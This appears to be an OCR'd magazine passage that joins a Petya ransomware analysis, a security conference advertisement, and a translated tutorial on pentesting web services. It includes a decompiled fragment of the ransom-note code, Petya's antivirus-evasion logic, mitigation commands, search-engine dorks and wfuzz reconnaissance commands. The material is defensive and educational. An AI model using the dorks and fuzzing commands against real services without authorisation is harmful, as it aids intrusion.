          WriteFile(v3, L"wowsmith123456@posteo.net.\r\n", 0x38u, &NumberOfBytesWritten, 0);
          WriteFile(v3, L"\tYour personal installation key:\r\n\r\n", 0x48u, &NumberOfBytesWritten, 0);
          WriteFile(v3, lpBuffer, 2 * wcslen((const unsigned __int16 *)lpBuffer), &NumberOfBytesWritten, 0);
          CloseHandle(v3);
        }
```


Petya 勒索杀毒软件攻防分析

在提权阶段，Petya 会通过 CreateToolhelp32Snapshot 枚举系统进程，判断是否有指定的安全软件，并设置标记。枚举过程中，通过将进程名称进行异或计算得出一个值，并将该值与预设的值进行比较，可见此处 Petya 是在寻找特定名称的进程。

通过分析，我们确认 Petya 主要针对杀毒软件诺顿和卡巴斯基进行了反检测处理。

1、当存在 NS.exe(诺顿)或 ccSvcHst.exe(诺顿)进程时，不执行漏洞感染流程。

2、当存在 avp.exe(卡巴斯基)进程时，不执行 MBR 感染流程。

缓解措施建议

针对 Petya 勒索软件，360 追日团队提醒广大用户警惕防范，我们建议用户采取以下措施以保障系统安全：

1、保证系统的补丁已升级到最新，修复永恒之蓝(ms17-010）漏洞。

2、临时关闭系统的 WMI 服务和删除 admin$共享，阻断蠕虫的横向传播方式。具体操作为，右键 cmd.exe"以管理员身份运行"，输入如下命令：

```
net stop winmgmt
net share admin$ /delete
```

3、如若不幸中招，也可以采取一些措施来减小损失。

由于在感染 Petya 的过程中，病毒会先重启电脑加载恶意的磁盘主引导记录（MBR）来加密文件，这中间会启用一个伪造的加载界面。中招者如果能感知到重启异常，在引导界面启动系统前关机或拔掉电源，随后可以通过设置 U 盘或光盘第一顺序启动 PE 系统，使用 PE 系统修复 MBR 或者直接转移硬盘里的数据，可以在一定程度上避免文件的损失。

总结

Petya 勒索病毒早已被安全厂商披露，而此次 Petya 卷土重来，肆虐欧洲大陆在于其利用了已知的 OFFICE 漏洞、永恒之蓝 SMB 漏洞、局域网感染等网络自我复制技术，使得病毒可以在短时间内呈暴发态势。另一方面，Petya 木马主要通过加密硬盘驱动器主文件表（MFT），使主引导记录（MBR）不可操作，通过占用物理磁盘上的文件名、大小和位置的信息来限制对完整系统的访问，从而让电脑无法启动，相较普通勒索软件对系统更具破坏性。

自 5 月份 WannaCry 勒索病毒爆发后，中国用户已经安装了上述漏洞的补丁，同时 360 安全卫士具备此次黑客横向攻击的主动防御拦截技术，故而并没有为 Petya 勒索病毒的泛滥传播提供可乘之机。

ISC 2017 中国互联网安全大会

360互联网安全中心

ISC 2017

2017 中国互联网安全大会
China Internet Security Conference

2017年9月11日-13日　北京·国家会议中心

往届演讲嘉宾

Keith B.Alexander
前美国国家安全局局长
首任网络司令部司令

Thomas Ridge
"9·11后"美国首任国土安全部部长
前宾夕法尼亚州州长

John Allan Davis
前美国陆军少将
现任PaloAlto副总裁

Denis Davydor
俄罗斯安全互联网联盟总干事

John David McAfee
迈克菲杀毒软件公司创始人

弓峰敏
Cyphort联合创始人兼首席架构师
FireEye前首席安全内容官
Palo Alto Networks共同创始人兼前首席科学家

邬贺铨
中国互联网安全大会联席主席
中国工程院院士
中国互联网协会理事长

李昌钰
纽海文大学鉴识科学终身教授
李昌钰鉴识科学研究中心创办人

8月10日前购票享**7折**优惠

购票通道

官　　网：isc.360.cn

咨询邮箱：isc@b.360.cn

【Web 安全】

Web Service 渗透测试从入门到精通

翻译：興趣使然的小胃
译文来源：【安全客】http://bobao.360.cn/learning/detail/3741.html
原文来源：https://www.exploit-db.com/docs/41888.pdf

一、Web Service 的含义及使用范围

Web Service 覆盖的范围非常广泛，在桌面主机、Web、移动设备等领域都可以见到它的身影。任何软件都可以使用 Web Service，通过 HTTP 协议对外提供服务。

在 Web Service 中 ,客户端通过网络向服务器发起请求 ,Web 服务器按照适当的格式(比如 JSON、XML 等）返回应答数据，应答数据由客户端提供给最终的用户。

提及 Web Service 时，我们首先需要解释以下概念：

SOAP（Simple Object Access Protocol，简单对象访问协议）型 Web Service。SOAP 型的 Web Service 允许我们使用 XML 格式与服务器进行通信。

REST（Representational State Transfer，表征性状态转移）型 Web Service。REST 型 Web Service 允许我们使用 JSON 格式(也可以使用 XML 格式)与服务器进行通信。与 HTTP 类似，该类型服务支持 GET、POST、PUT、DELETE 方法。

WSDL（Web Services Description Language，网络服务描述语言）给出了 SOAP 型 Web Service 的基本定义 ,WSDL 基于 XML 语言 ,描述了与服务交互的基本元素 ,比如函数、数据类型、功能等，少数情况下，WSDL 也可以用来描述 REST 型 Web Service。

WADL（Web Application Description Language，网络应用描述语言）就像是 WSDL 的 REST 版，一般用于 REST 型 Web Service，描述与 Web Service 进行交互的基本元素。

二、为什么写这篇文章

BGA 团队专注于对机构、组织开放的 Web 应用、外部 IP 地址以及 Web Service 进行安全测试。

在渗透测试中，我们看到 Web Service 的应用范围越来越多广，但人们在使用 Web Service 时，并没有特别关注安全问题。出于这个原因，人们部署的 Web Service 中经常会出现重大安全漏洞。

我们将在本文中讨论 Web Service 渗透测试工作中经常遇到的技术和逻辑相关问题。

三、如何发现 Web Service

我们可以使用以下方式发现 Web Service：

1、使用代理软件，检查所捕获的数据。


2、通过搜索引擎探测 Web 应用程序暴露的接口（比如目录遍历漏洞、lfi（本地文件包含）等）。

3、爬取并解压 swf、jar 等类似文件。

4、模糊测试。


可根据实际情况选择所使用的具体方法。

举个例子，我们可以使用 swf intruder 工具，反编译某个.swf 文件，从中挖掘 Web Service 的 WSDL 地址，如下图所示：




代理软件可以用来探测应用程序所使用的 Web Service。

下图是在 BurpSuite 中设定的过滤规则，用来筛选抓包数据中的 Web Service 地址。我们可以通过搜索与表达式相匹配的数据，探测诸如“.dll?wsdl”、“.ashx?wsdl”、“.exe?wsdl”或者“.php?wsdl”等等的 Web Service 地址。




探测 Web Service 的另一种方法是使用搜索引擎，比如 Google。比如，我们可以通过以下搜索语句在 Google 中找到 Web Service：

Search string: filetype:asmx inurl:(_vti_bin | api | webservice | ws)




Search string: allinurl:dll?wsdl filetype:dll



对于 Bing 搜索引擎，我们可以使用以下语句查找 Web Service：

```
asmx?wsdl site:us
```




我们也可以使用 Wfuzz 工具，查找 Web Service，命令如下：

```
wfuzz -p 127.0.0.1:8080 -c --hc 404,XXX -z list,ws-webservice-webservisler -z
```


```
file,../general/common.txt -z file,ws-files.txt http://webservices.example.com/FUZZ/FUZ2ZFUZ3Z
```

我们可以通过“-p”参数，同时使用多个代理，以达到负载均衡。最后使用的代理服务器地址将会在 tor 网络中使用。

```
-p IP:port-IP:port-IP:8088
```




通过查看 HTTP 响应状态代码，从各个方面分析响应报文，我们可以找到正确的服务地址。根据上图结果，我们找到的 Web Service 如下图所示：



“wsdl”地址有时候可以是“.wsdl”，不一定都是“?Wsdl”形式。我们在搜索时要注意到这一点。比如，我们可以通过如下搜索语句，探测 Web Service：


```
filetype:wsdl
```




四、Web Service 中的渗透测试工具

我们可以操纵 Web Service 方法的具体参数，挖掘其中存在的各种技术和逻辑漏洞。我们可以使用以下专业工具对常见的 Web Service 进行渗透测试。


比如，我们可以下载 OWASP Zed Attack Proxy 的 SOAP Scanner 插件，对 SOAP 型 Web Service 进行测试。



